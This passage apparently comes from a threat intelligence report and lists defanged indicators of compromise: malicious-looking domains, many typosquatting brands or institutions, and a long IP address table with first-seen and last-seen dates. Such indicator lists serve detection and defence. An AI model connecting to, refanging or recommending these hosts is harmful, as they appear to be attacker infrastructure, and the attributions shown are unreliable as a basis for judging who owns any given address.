| bj-hk.hmbcloud[.]net | 3/29/2021 | 3/29/2021 |
| bj-jp.hmbcloud[.]net | 4/10/2021 | 5/7/2021 |
| blog.98aiblog[.]com | 7/12/2024 | 8/14/2024 |
| bsnl.twimg.co[.]uk | 6/17/2024 | 7/7/2024 |
| careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| cch.ooguy[.]com | 10/11/2024 | 10/11/2024 |
| check.96html[.]com | 1/18/2019 | 1/18/2027* |
| checkapi[.]tk | 1/6/2022 | 4/10/2023 |
| checkinfo[.]tk | 9/22/2012 | 12/14/2022 |
| chr0mail[.]com | 6/23/2021 | 6/23/2026* |
| cktime.ooguy[.]com | 12/26/2023 | 7/30/2024 |
| client.96html[.]com | 1/18/2019 | 1/18/2027* |
| cloud.96html[.]com | 1/18/2019 | 1/18/2027* |
| csrfproxy.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| dasxcyb[.]ga | 1/29/2021 | 1/29/2021 |
| dc-29465b27aa45.96html[.]com | 1/18/2019 | 1/18/2027* |
| dc-4fe9871cb224.96html[.]com | 1/18/2019 | 1/18/2027* |
| dc-582fc0f46da9.96html[.]com | 1/18/2019 | 1/18/2027* |
| dc-843d98722400.96html[.]com | 1/18/2019 | 1/18/2027* |
| dc-bb503834b7dc.96html[.]com | 1/18/2019 | 1/18/2027* |
| dc-c11a983d7f83.96html[.]com | 1/18/2019 | 1/18/2027* |
| dellme[.]ml | 3/20/2020 | 8/8/2020 |
| dns.studiocloud[.]xyz | 12/10/2021 | 5/9/2024 |
| dns361[.]tk | 2/7/2022 | 11/19/2023 |
| dsdsei[.]com | 4/10/2018 | 4/10/2025 |
| eck.giize[.]com | 9/28/2024 | 9/30/2024 |
| eg.twimg.co[.]uk | 9/22/2024 | 12/14/2024 |
| etechhosting.twimg.co[.]uk | 9/21/2024 | 12/16/2024 |
| fcchk.twimg.co[.]uk | 9/21/2024 | 12/14/2024 |
| feeee[.]io | 2/8/2024 | 2/8/2025 |
| findfindx[.]com | 1/6/2022 | 8/10/2023 |
| fukua[.]org | 11/24/2017 | 11/24/2027* |
| gate.sinica.edu.tw.checkapi[.]cf | 1/6/2022 | 4/10/2023 |
| googles.ddns[.]net | 10/22/2021 | 10/22/2021 |
| gz-hk.hmbcloud[.]net | 12/28/2020 | 1/22/2021 |
| h.secshow[.]net | 6/26/2023 | 6/26/2026* |
| h5.feeee[.]io | 2/8/2024 | 2/8/2025 |
| halloween.checkapi[.]cf | 1/6/2022 | 4/10/2023 |
| helpuself.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| hgiga.96html[.]com | 1/18/2019 | 1/18/2027* |
| honey1314520[.]com | 11/23/2020 | 11/23/2022 |
| hook.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| hus3.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| hw1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| ica.96html[.]com | 1/18/2019 | 1/18/2027* |
| im.arforcex[.]com | 3/4/2019 | 3/5/2026* |
| imap.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| info.96html[.]com | 1/18/2019 | 1/18/2027* |
| integritytoch[.]com | 12/11/2020 | 12/11/2022 |
| iplc-hk.hmbcloud[.]com | 11/30/2020 | 12/8/2020 |
| javacheck.ooguy[.]com | 12/22/2023 | 6/25/2024 |
| javaupdate.giize[.]com | 12/22/2023 | 6/15/2024 |
| just.checkapi[.]cf | 1/6/2022 | 4/10/2023 |
| kk.dasxcyb[.]ga | 1/29/2021 | 1/29/2021 |
| leicc009[.]ga | 5/24/2020 | 4/24/2021 |
| live.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| ls.twimg.co[.]uk | 9/21/2024 | 12/14/2024 |
| m.secshow[.]net | 6/26/2023 | 6/26/2026* |
| ma.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| mail.bailbonding[.]info | 1/3/2020 | 1/3/2022 |
| mail.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| masaplus[.]club | 7/22/2021 | 7/22/2024 |
| microscan[.]me | 12/10/2017 | 12/10/2018 |
| mitt.96html[.]com | 1/18/2019 | 1/18/2027* |
| ms.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| msedge[.]store | 11/9/2023 | 11/9/2025 |
| mx.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| natcloudservice[.]com | 9/8/2023 | 9/8/2024 |
| nikoes[.]gq | 6/15/2021 | 3/22/2023 |
| np.twimg.co[.]uk | 9/21/2024 | 11/25/2024 |
| ns1.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| ns1.honey1314520[.]com | 11/23/2020 | 11/23/2022 |
| ns1.nikoes[.]gq | 6/15/2021 | 3/22/2023 |
| ns2.nikoes[.]gq | 6/15/2021 | 3/22/2023 |
| one.hmbiplc-01[.]com | 4/2/2022 | 4/2/2022 |
| payment.feeee[.]io | 2/8/2024 | 2/8/2025 |
| pdc._msdcs.cktime.ooguy[.]com | 12/26/2023 | 7/30/2024 |
| ptps[.]tk | 12/5/2019 | 7/24/2021 |
| puc.checkapi[.]tk | 1/6/2022 | 4/10/2023 |
| purple76[.]com | 11/11/2021 | 11/11/2026* |
| pw.sexytube0[.]com | 8/6/2021 | 4/18/2024 |
| pw2.sexytube0[.]com | 10/7/2017 | 10/8/2027* |
| random.cktime.ooguy[.]com | 12/26/2023 | 7/30/2024 |
| s3crts.softether[.]net | 3/25/2021 | 7/27/2022 |
| scallpay[.]com | 7/3/2023 | 7/3/2024 |
| search.96html[.]com | 1/18/2019 | 1/18/2027* |
| secretr.feeee[.]io | 2/8/2024 | 2/8/2025 |
| secshow[.]net | 6/26/2023 | 6/26/2026* |
| senate.twimg.co[.]uk | 9/21/2024 | 12/14/2024 |
| server.feeee[.]io | 2/8/2024 | 2/8/2025 |
| sexytube0[.]com | 10/7/2017 | 10/8/2027* |
| shifuj[.]com | 6/3/2019 | 6/5/2019 |
| sh-jp.hmbcloud[.]net | 4/10/2021 | 4/25/2021 |
| shop.96html[.]com | 1/18/2019 | 1/18/2027* |
| shopify.feeee[.]io | 2/8/2024 | 2/8/2025 |
| smtp.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| streescans[.]com | 5/10/2022 | 3/4/2025 |
| studiocloud[.]xyz | 12/10/2021 | 5/9/2024 |
| sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| supper.feeee[.]io | 2/8/2024 | 2/8/2025 |
| support.96html[.]com | 1/18/2019 | 1/18/2027* |
| szxcm-hkg01.iepl.node[.]cm | 12/7/2020 | 1/8/2021 |
| t.checkinfo[.]tk | 9/22/2012 | 12/14/2022 |
| teyan.microscan[.]me | 12/10/2017 | 12/10/2018 |
| tj.twimg.co[.]uk | 9/21/2024 | 12/14/2024 |
| traffic.96html[.]com | 1/18/2019 | 1/18/2027* |
| trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| trust[.]feeee | 2/8/2024 | 2/8/2025 |
| tsedws[.]com | 6/1/2020 | 6/1/2026* |
| txt.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| update.96html[.]com | 1/18/2019 | 1/18/2027* |
| upgrate.checkapi[.]cf | 1/6/2022 | 4/10/2023 |
| upl.natcloudservice[.]com | 9/8/2023 | 9/8/2024 |
| v3.streescans[.]com | 5/10/2022 | 3/4/2025 |
| vnpt.sexytube0[.]com | 10/7/2017 | 10/8/2027* |
| vpn21.arforcex[.]com | 3/4/2019 | 3/5/2026* |
| vpn328433596.softether[.]net | 3/28/2023 | 10/17/2024 |
| vpn614174689.softether[.]net | 9/2/2023 | 9/2/2023 |
| vpn677190427.softether[.]net | 4/17/2024 | 4/30/2024 |
| vpn718535264.softether[.]net | 3/11/2022 | 3/11/2022 |
| vpn823494147.softether[.]net | 6/26/2023 | 6/26/2023 |
| wanfang.accesscam[.]org | 9/18/2024 | 9/26/2024 |
| webdisk.bailbonding[.]info | 1/3/2020 | 1/3/2022 |
| webmail.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| well.96html[.]com | 1/18/2019 | 1/18/2027* |
| ws.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| wss.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| www.96html[.]com | 1/18/2019 | 1/18/2027* |
| www.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| www.chr0mail[.]com | 6/23/2021 | 6/23/2026* |
| www.cktime.ooguy[.]com | 12/26/2023 | 7/30/2024 |
| www.dns361[.]tk | 2/7/2022 | 11/19/2023 |
| www.feeee[.]io | 2/8/2024 | 2/8/2025 |
| www.javacheck.ooguy[.]com | 6/17/2024 | 7/25/2024 |
| www.leicc009[.]ga | 5/24/2020 | 4/24/2021 |
| www.msedge[.]store | 11/9/2023 | 11/9/2025 |
| www.mx.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| www.purple76[.]com | 11/11/2021 | 11/11/2026* |
| www.smtp.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| www.sofeter[.]ml | 3/13/2023 | 3/13/2023 |
| www.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| www.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| www.www.smtp.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| www.www.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
| xassxxdns.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| ximmd.sexytube0[.]com | 7/14/2020 | 10/31/2020 |
| zerogravity1986.softether[.]net | 12/9/2023 | 12/9/2023 |
Table 11. IP Addresses
| IP Address | First Seen | Last Seen |
|---|---|---|
| 1.34.140[.]5 | 3/15/2023 | 3/20/2023 |
| 2.58.242[.]74 | 12/2/2024 | 12/2/2024 |
| 5.188.34[.]134 | 8/30/2024 | 9/12/2024 |
| 5.188.230[.]69 | 8/7/2023 | 4/19/2024 |
| 8.219.119[.]5 | 9/12/2024 | 9/12/2024 |
| 14.1.98[.]160 | 3/22/2024 | 4/28/2024 |
| 14.128.33[.]8 | 12/4/2023 | 1/9/2024 |
| 14.1.98[.]223 | 6/20/2023 | 10/9/2023 |
| 27.154.215[.]126 | 7/11/2023 | 7/11/2023 |
| 27.154.105[.]36 | 2/3/2024 | 2/3/2024 |
| 27.149.115[.]78 | 3/22/2023 | 3/22/2023 |
| 27.149.79[.]35 | 3/23/2023 | 3/23/2023 |
| 31.232.221[.]35 | 5/14/2024 | 5/17/2024 |
| 36.112.10[.]102 | 9/4/2023 | 9/12/2024 |
| 36.112.188[.]119 | 8/13/2023 | 8/13/2023 |
| 36.112.186[.]135 | 8/14/2023 | 8/14/2023 |
| 36.112.206[.]121 | 8/12/2023 | 8/13/2023 |
| 36.249.156[.]117 | 11/29/2023 | 11/29/2023 |
| 36.249.156[.]122 | 11/15/2023 | 11/18/2023 |
| 36.249.156[.]159 | 5/31/2023 | 6/5/2023 |
| 36.249.156[.]178 | 5/22/2023 | 12/6/2023 |
| 36.249.156[.]205 | 11/13/2023 | 11/13/2023 |
| 36.249.156[.]206 | 11/23/2023 | 11/24/2023 |
| 36.249.156[.]220 | 6/7/2022 | 6/7/2022 |
| 36.249.156[.]226 | 5/8/2023 | 5/13/2023 |
| 36.112.200[.]35 | 8/9/2023 | 8/10/2023 |
| 36.249.156[.]51 | 11/20/2023 | 11/22/2023 |
| 36.112.198[.]68 | 8/13/2023 | 8/13/2023 |
| 36.249.156[.]69 | 5/31/2023 | 5/31/2023 |
| 36.112.10[.]99 | 9/19/2024 | 9/19/2024 |
| 39.72.220[.]221 | 3/20/2023 | 3/20/2023 |
| 42.73.98[.]232 | 5/13/2024 | 5/13/2024 |
| 45.123.189[.]19 | 11/16/2021 | 2/14/2022 |
| 45.32.140[.]182 | 1/8/2021 | 1/8/2021 |
| 45.32.232[.]146 | 12/18/2020 | 12/25/2020 |
| 45.63.123[.]142 | 6/4/2021 | 7/25/2024 |
| 45.63.116[.]190 | 11/20/2019 | 11/20/2019 |
| 45.131.69[.]197 | 3/31/2023 | 3/31/2023 |
| 45.76.169[.]12 | 5/11/2020 | 5/13/2020 |
| 45.77.195[.]169 | 6/12/2020 | 6/16/2020 |
| 45.32.61[.]246 | 11/11/2024 | 12/16/2024 |
| 45.77.231[.]209 | 1/25/2024 | 6/5/2024 |
| 45.76.37[.]168 | 12/20/2019 | 12/20/2019 |
| 45.63.59[.]121 | 3/19/2020 | 3/19/2020 |
| 45.77.11[.]47 | 9/29/2020 | 9/29/2020 |
| 45.32.84[.]223 | 4/23/2020 | 5/9/2020 |
| 45.63.62[.]217 | 10/28/2020 | 11/4/2020 |
| 45.63.48[.]36 | 1/10/2020 | 1/10/2020 |
| 45.76.43[.]37 | 2/17/2020 | 2/27/2020 |
| 45.76.66[.]19 | 4/16/2024 | 5/6/2024 |
| 45.76.243[.]67 | 7/1/2020 | 7/9/2020 |
| 45.63.17[.]9 | 5/9/2024 | 6/19/2024 |
| 45.77.28[.]77 | 12/5/2021 | 4/3/2023 |
| 45.76.194[.]89 | 11/22/2021 | 9/25/2023 |
| 45.76.37[.]85 | 2/10/2020 | 2/10/2020 |
| 45.63.95[.]62 | 4/10/2020 | 4/13/2020 |
| 45.63.94[.]71 | 9/30/2019 | 12/16/2024 |
| 45.77.86[.]70 | 12/21/2019 | 12/23/2019 |
| 49.93.136[.]14 | 3/25/2024 | 3/25/2024 |
| 49.93.184[.]194 | 3/25/2024 | 3/25/2024 |
| 59.120.144[.]153 | 5/24/2023 | 5/25/2023 |
| 59.124.120[.]178 | 2/20/2023 | 9/27/2023 |
| 59.120.167[.]25 | 1/15/2024 | 1/15/2024 |
| 59.125.128[.]54 | 3/30/2023 | 10/7/2023 |
| 59.120.58[.]176 | 3/8/2022 | 3/8/2022 |
| 60.250.199[.]112 | 11/15/2022 | 12/1/2022 |
| 60.250.146[.]19 | 11/17/2022 | 12/18/2023 |
| 60.251.155[.]19 | 1/4/2023 | 9/23/2023 |
| 60.248.152[.]204 | 5/11/2023 | 5/16/2023 |
| 59.120.82[.]67 | 11/22/2023 | 1/8/2024 |
| 60.184.242[.]224 | 3/23/2023 | 3/23/2023 |
| 60.251.205[.]37 | 12/20/2021 | 12/23/2021 |
| 60.220.43[.]193 | 10/3/2023 | 10/3/2023 |
| 60.251.58[.]145 | 6/8/2023 | 1/22/2024 |
| 60.248.1[.]64 | 12/8/2022 | 4/23/2023 |
| 60.251.201[.]8 | 5/16/2023 | 3/5/2024 |
| 60.248.88[.]151 | 6/8/2023 | 2/26/2024 |
| 60.248.110[.]97 | 3/31/2023 | 1/4/2024 |
| 60.249.239[.]86 | 9/18/2021 | 1/5/2022 |
| 61.220.112[.]137 | 5/25/2023 | 5/26/2023 |
| 60.220.84[.]41 | 2/9/2024 | 2/9/2024 |
| 61.247.165[.]27 | 4/8/2022 | 4/11/2022 |
| 60.220.84[.]63 | 10/1/2023 | 10/1/2023 |
| 61.220.35[.]15 | 5/24/2023 | 9/7/2023 |
| 61.221.55[.]4 | 5/24/2024 | 11/13/2024 |
| 61.222.245[.]73 | 4/11/2023 | 7/25/2023 |
| 61.219.118[.]99 | 12/1/2022 | 11/23/2023 |
| 61.216.74[.]97 | 1/29/2024 | 1/29/2024 |
| 64.176.38[.]35 | 8/30/2024 | 12/16/2024 |
| 65.20.97[.]251 | 1/25/2024 | 6/5/2024 |
| 66.42.103[.]188 | 11/26/2019 | 11/26/2019 |
| 66.42.42[.]109 | 7/11/2024 | 8/20/2024 |
| 66.42.40[.]189 | 9/4/2024 | 12/16/2024 |
| 66.42.36[.]236 | 2/28/2024 | 7/25/2024 |
| 66.42.60[.]242 | 2/23/2024 | 12/16/2024 |
| 66.42.77[.]138 | 2/9/2022 | 6/19/2024 |
| 77.111.226[.]5 | 4/19/2023 | 4/19/2023 |
| 78.141.221[.]241 | 2/29/2020 | 3/10/2020 |
| 78.141.238[.]97 | 1/25/2024 | 6/5/2024 |
| 84.17.57[.]40 | 4/4/2023 | 4/4/2023 |
| 89.187.163[.]216 | 9/19/2024 | 9/19/2024 |
| 95.179.189[.]106 | 6/4/2020 | 6/4/2020 |
| 95.179.235[.]135 | 1/27/2021 | 1/27/2021 |
| 95.179.186[.]251 | 2/2/2021 | 2/2/2021 |
| 98.159.37[.]4 | 7/4/2024 | 7/4/2024 |
| 103.107.198[.]117 | 9/26/2023 | 9/26/2023 |
| 103.16.231[.]220 | 3/7/2022 | 7/4/2024 |
| 103.16.231[.]254 | 11/9/2022 | 2/10/2023 |
| 103.233.253[.]197 | 3/19/2023 | 9/6/2023 |
| 103.25.254[.]210 | 10/28/2019 | 11/26/2019 |
| 103.149.200[.]44 | 4/25/2023 | 10/11/2023 |
| 103.179.45[.]203 | 9/23/2024 | 12/16/2024 |
| 103.73.160[.]232 | 3/17/2023 | 3/17/2023 |
| 103.77.211[.]193 | 5/8/2024 | 5/8/2024 |
| 103.106.230[.]88 | 6/25/2024 | 6/25/2024 |
| 103.172.80[.]35 | 11/26/2022 | 11/30/2022 |
| 104.238.149[.]146 | 3/6/2020 | 7/8/2024 |
| 104.238.182[.]153 | 6/24/2020 | 7/1/2020 |
| 104.238.152[.]209 | 2/24/2022 | 4/2/2022 |
| 103.51.145[.]98 | 4/26/2023 | 5/28/2023 |
| 103.73.162[.]99 | 3/17/2023 | 11/20/2023 |
| 104.156.231[.]98 | 5/29/2020 | 6/2/2020 |
| 106.53.181[.]231 | 5/31/2024 | 5/31/2024 |
| 106.122.171[.]92 | 1/31/2024 | 1/31/2024 |
| 108.61.181[.]104 | 7/11/2024 | 12/12/2024 |
| 108.61.177[.]81 | 1/25/2024 | 6/5/2024 |
| 110.42.10[.]148 | 4/10/2021 | 5/5/2021 |
| 110.85.170[.]125 | 2/10/2020 | 2/10/2020 |
| 111.203.153[.]245 | 11/5/2023 | 11/5/2023 |
| 110.74.172[.]80 | 10/29/2021 | 2/17/2022 |
| 111.55.138[.]141 | 7/4/2024 | 7/4/2024 |
| 111.55.137[.]40 | 7/5/2024 | 7/5/2024 |
| 111.203.153[.]95 | 11/5/2023 | 11/5/2023 |
| 112.5.168[.]102 | 2/21/2022 | 2/21/2022 |
| 112.5.168[.]104 | 3/29/2021 | 3/29/2021 |
| 112.5.145[.]154 | 6/29/2023 | 6/29/2023 |
| 112.5.143[.]161 | 6/27/2023 | 6/27/2023 |
| 112.5.168[.]138 | 4/24/2022 | 4/24/2022 |
| 112.5.168[.]151 | 7/20/2023 | 8/4/2023 |
| 112.5.168[.]160 | 10/31/2023 | 11/9/2023 |
| 112.54.132[.]162 | 7/3/2023 | 7/5/2023 |
| 112.5.168[.]187 | 8/27/2021 | 8/27/2021 |
| 112.5.168[.]218 | 8/31/2023 | 9/1/2023 |
| 112.5.168[.]231 | 8/16/2023 | 8/17/2023 |
| 112.5.168[.]234 | 6/5/2023 | 6/16/2023 |
| 112.5.168[.]238 | 4/6/2023 | 5/18/2023 |
| 112.51.26[.]151 | 6/26/2023 | 6/29/2023 |
| 112.66.108[.]16 | 8/14/2023 | 8/14/2023 |
| 112.5.168[.]29 | 11/11/2021 | 11/11/2021 |
| 112.51.44[.]102 | 7/10/2023 | 7/18/2023 |
| 112.51.44[.]142 | 6/16/2023 | 6/16/2023 |
| 112.51.44[.]143 | 11/21/2023 | 11/21/2023 |
| 112.51.44[.]188 | 12/15/2022 | 12/20/2022 |
| 112.51.44[.]189 | 12/4/2023 | 12/4/2023 |
| 112.51.44[.]20 | 11/27/2023 | 11/29/2023 |
| 112.51.44[.]206 | 9/6/2023 | 9/22/2023 |
| 112.51.44[.]217 | 8/6/2022 | 8/6/2022 |
| 112.51.44[.]234 | 4/24/2022 | 5/5/2022 |
| 112.5.168[.]65 | 3/18/2022 | 3/21/2022 |
| 112.51.44[.]37 | 7/21/2023 | 8/2/2023 |
| 112.80.50[.]138 | 6/5/2024 | 6/5/2024 |
| 112.51.44[.]57 | 7/4/2023 | 7/5/2023 |
| 112.5.168[.]93 | 3/26/2020 | 3/26/2020 |
| 113.76.136[.]171 | 3/23/2023 | 3/23/2023 |
| 114.246.237[.]111 | 6/4/2024 | 6/4/2024 |
| 114.255.70[.]18 | 6/30/2022 | 9/1/2023 |
| 114.255.70[.]20 | 9/24/2023 | 7/16/2024 |
| 114.255.70[.]30 | 5/26/2023 | 7/14/2023 |
| 114.246.93[.]103 | 4/18/2023 | 4/18/2023 |
| 114.246.94[.]102 | 11/19/2023 | 1/11/2024 |
| 114.35.122[.]83 | 3/28/2024 | 12/13/2024 |
| 114.246.94[.]154 | 6/9/2024 | 6/10/2024 |
| 114.246.92[.]58 | 6/8/2023 | 6/8/2023 |
| 114.246.92[.]71 | 8/23/2023 | 9/11/2023 |
| 117.133.51[.]176 | 3/21/2024 | 3/21/2024 |
| 117.61.244[.]135 | 10/15/2020 | 10/15/2020 |
| 117.56.214[.]246 | 6/8/2023 | 7/4/2023 |
| 117.132.198[.]70 | 7/5/2024 | 7/5/2024 |
| 117.92.127[.]132 | 3/24/2023 | 3/24/2023 |
| 117.130.201[.]90 | 3/21/2024 | 3/21/2024 |
| 118.163.217[.]199 | 3/12/2024 | 4/17/2024 |
| 118.163.197[.]241 | 5/12/2023 | 10/16/2023 |
| 118.163.31[.]226 | 5/16/2024 | 5/28/2024 |
| 118.163.104[.]67 | 3/11/2024 | 12/6/2024 |
| 118.163.142[.]80 | 3/20/2024 | 3/22/2024 |
| 118.163.3[.]76 | 3/18/2024 | 10/29/2024 |
| 119.116.159[.]217 | 3/24/2023 | 3/24/2023 |
| 119.13.79[.]145 | 3/20/2023 | 3/21/2023 |
| 120.233.10[.]212 | 4/2/2022 | 4/2/2022 |
| 120.36.251[.]100 | 12/21/2023 | 12/21/2023 |
| 120.36.248[.]104 | 1/2/2024 | 1/2/2024 |
| 120.42.128[.]165 | 3/19/2023 | 3/19/2023 |
| 120.36.250[.]103 | 10/20/2023 | 5/31/2024 |
| 120.36.254[.]100 | 8/19/2021 | 8/19/2021 |
| 120.36.248[.]109 | 5/11/2021 | 5/11/2021 |
| 120.36.253[.]106 | 1/12/2023 | 1/12/2023 |
| 120.36.255[.]105 | 10/29/2021 | 11/1/2021 |
| 120.36.251[.]110 | 3/7/2024 | 3/7/2024 |
| 120.36.251[.]11 | 6/12/2024 | 6/13/2024 |
| 120.36.249[.]114 | 3/7/2022 | 3/10/2022 |
| 120.36.251[.]114 | 1/4/2024 | 1/8/2024 |
| 120.36.254[.]112 | 12/26/2022 | 12/26/2022 |
| 120.36.249[.]121 | 6/19/2024 | 6/19/2024 |
| 120.36.249[.]122 | 9/28/2022 | 9/28/2022 |
| 120.36.254[.]119 | 8/19/2021 | 8/19/2021 |
| 120.36.254[.]120 | 10/25/2023 | 10/27/2023 |
| 120.36.249[.]127 | 2/10/2023 | 2/14/2023 |
| 120.36.251[.]130 | 10/18/2021 | 10/21/2021 |
| 120.36.255[.]127 | 8/5/2022 | 8/6/2022 |
| 120.36.252[.]13 | 3/31/2023 | 3/31/2023 |
| 120.36.250[.]133 | 7/11/2022 | 7/14/2022 |
| 120.36.250[.]134 | 7/15/2021 | 7/15/2021 |
| 120.36.250[.]135 | 2/25/2022 | 3/3/2022 |
| 120.36.254[.]131 | 6/30/2023 | 6/30/2023 |
| 120.36.254[.]135 | 8/27/2021 | 8/27/2021 |
| 120.36.251[.]141 | 12/13/2022 | 12/13/2022 |
| 120.36.250[.]142 | 1/12/2024 | 1/12/2024 |
| 120.41.125[.]225 | 7/11/2023 | 7/11/2023 |
| 120.36.253[.]148 | 8/5/2021 | 8/11/2021 |
| 120.36.250[.]152 | 5/23/2024 | 5/24/2024 |
| 120.36.252[.]151 | 11/15/2023 | 11/15/2023 |
| 120.36.253[.]152 | 4/12/2021 | 5/19/2023 |
| 120.36.254[.]151 | 3/21/2024 | 3/22/2024 |
| 120.36.255[.]153 | 9/25/2023 | 9/26/2023 |
| 120.36.252[.]157 | 1/28/2023 | 1/28/2023 |
| 120.37.162[.]246 | 3/21/2023 | 3/21/2023 |
| 120.36.252[.]166 | 9/6/2024 | 9/6/2024 |
| 120.36.249[.]172 | 10/17/2022 | 10/21/2022 |
| 120.36.253[.]169 | 12/10/2021 | 12/10/2021 |
| 120.36.252[.]175 | 2/23/2023 | 2/23/2023 |
| 120.36.254[.]175 | 5/31/2022 | 5/31/2022 |
| 120.36.251[.]179 | 5/17/2021 | 5/24/2021 |
| 120.36.253[.]178 | 4/28/2021 | 4/29/2021 |
| 120.36.252[.]18 | 5/9/2024 | 5/9/2024 |
| 120.36.252[.]181 | 4/21/2021 | 4/27/2021 |
| 120.36.248[.]185 | 2/26/2024 | 2/26/2024 |
| 120.36.253[.]180 | 5/15/2024 | 5/17/2024 |
| 120.36.255[.]179 | 3/19/2024 | 3/20/2024 |
| 120.36.253[.]186 | 2/27/2024 | 3/4/2024 |
| 120.36.253[.]187 | 9/24/2021 | 9/24/2021 |
| 120.36.250[.]19 | 10/9/2021 | 10/9/2021 |
| 120.36.251[.]19 | 5/24/2021 | 5/24/2021 |
| 120.36.251[.]190 | 8/29/2023 | 8/31/2023 |
| 120.36.255[.]189 | 6/21/2023 | 6/27/2023 |
| 120.41.244[.]15 | 1/25/2024 | 1/25/2024 |
| 120.36.254[.]192 | 7/6/2021 | 7/7/2021 |
| 120.36.249[.]197 | 8/13/2021 | 8/16/2021 |
| 120.36.248[.]200 | 11/17/2022 | 11/17/2022 |
| 120.36.253[.]195 | 11/22/2023 | 11/24/2023 |
| 120.36.251[.]2 | 3/4/2022 | 3/4/2022 |
| 120.36.251[.]20 | 4/25/2022 | 4/25/2022 |
| 120.36.255[.]196 | 6/3/2024 | 6/3/2024 |
| 120.36.251[.]202 | 12/24/2021 | 12/24/2021 |
| 120.36.254[.]202 | 8/23/2021 | 8/25/2021 |
| 120.36.250[.]207 | 7/14/2023 | 7/19/2023 |
| 120.36.250[.]210 | 12/15/2023 | 12/15/2023 |
| 120.36.249[.]213 | 5/9/2022 | 5/13/2022 |
| 120.36.251[.]213 | 10/13/2023 | 10/16/2023 |
| 120.36.253[.]212 | 4/24/2022 | 4/24/2022 |
| 120.36.251[.]215 | 4/19/2023 | 4/19/2023 |
| 120.36.252[.]215 | 9/8/2022 | 9/8/2022 |
| 120.36.255[.]214 | 10/7/2023 | 10/7/2023 |
| 120.36.250[.]221 | 11/2/2023 | 11/2/2023 |
| 120.36.255[.]22 | 3/26/2024 | 3/28/2024 |
| 120.36.251[.]230 | 12/4/2023 | 12/4/2023 |
| 120.36.255[.]228 | 11/8/2021 | 11/11/2021 |
| 120.36.253[.]23 | 11/7/2023 | 11/7/2023 |
| 120.36.253[.]231 | 12/1/2022 | 12/1/2022 |
| 120.36.251[.]234 | 10/12/2021 | 10/12/2021 |
| 120.36.248[.]237 | 12/28/2021 | 12/28/2021 |
| 120.36.253[.]232 | 3/31/2023 | 3/31/2023 |
| 120.36.253[.]233 | 4/15/2024 | 4/20/2024 |
| 120.36.249[.]238 | 9/20/2022 | 9/22/2022 |
| 120.36.251[.]237 | 2/18/2022 | 2/24/2022 |
| 120.36.255[.]233 | 2/6/2024 | 2/6/2024 |
| 120.36.255[.]237 | 6/15/2022 | 6/21/2022 |
| 120.36.249[.]245 | 5/24/2022 | 5/25/2022 |
| 120.36.252[.]242 | 3/5/2024 | 3/6/2024 |
| 120.36.255[.]24 | 9/8/2023 | 9/8/2023 |
| 120.36.249[.]248 | 7/23/2021 | 7/23/2021 |
| 120.36.250[.]247 | 11/25/2021 | 11/30/2021 |
| 120.36.253[.]247 | 5/6/2021 | 5/6/2021 |
| 120.36.253[.]248 | 4/19/2021 | 4/20/2021 |
| 120.36.251[.]25 | 6/7/2024 | 6/11/2024 |
| 120.36.251[.]254 | 3/22/2021 | 3/28/2021 |
| 120.36.249[.]28 | 10/24/2022 | 10/28/2022 |
| 120.36.251[.]3 | 12/8/2021 | 12/8/2021 |
| 120.36.251[.]30 | 1/19/2022 | 1/21/2022 |
| 120.36.254[.]3 | 6/30/2021 | 7/5/2021 |
| 120.36.254[.]32 | 7/30/2024 | 7/30/2024 |
| 120.36.249[.]33 | 11/7/2022 | 11/7/2022 |
| 120.36.250[.]4 | 3/31/2021 | 3/31/2021 |
| 120.36.250[.]43 | 6/8/2021 | 6/8/2021 |
| 120.36.249[.]47 | 1/3/2023 | 1/3/2023 |
| 120.36.248[.]48 | 3/15/2021 | 3/18/2021 |
| 120.36.250[.]48 | 5/25/2023 | 5/25/2023 |
| 120.36.249[.]52 | 5/16/2022 | 5/20/2022 |
| 120.36.250[.]53 | 1/22/2024 | 1/22/2024 |
| 120.36.249[.]54 | 9/13/2022 | 9/15/2022 |
| 120.36.251[.]54 | 7/8/2021 | 7/9/2021 |
| 120.36.249[.]55 | 4/7/2024 | 4/7/2024 |
| 120.36.251[.]56 | 11/16/2022 | 11/17/2022 |
| 120.36.248[.]57 | 6/5/2023 | 6/5/2023 |
| 120.36.250[.]58 | 3/22/2022 | 3/25/2022 |
| 120.36.250[.]6 | 1/14/2022 | 1/19/2022 |
| 120.36.253[.]6 | 8/11/2021 | 8/12/2021 |
| 120.36.254[.]63 | 3/30/2023 | 6/11/2024 |
| 120.36.250[.]65 | 9/5/2023 | 9/6/2023 |
| 120.36.251[.]65 | 6/22/2022 | 6/23/2022 |
| 120.36.250[.]67 | 5/27/2021 | 5/27/2021 |
| 120.36.252[.]69 | 4/8/2024 | 4/12/2024 |
| 120.36.248[.]73 | 8/17/2021 | 8/17/2021 |
| 120.36.255[.]74 | 11/19/2021 | 11/25/2021 |
| 120.36.250[.]76 | 6/5/2024 | 6/6/2024 |
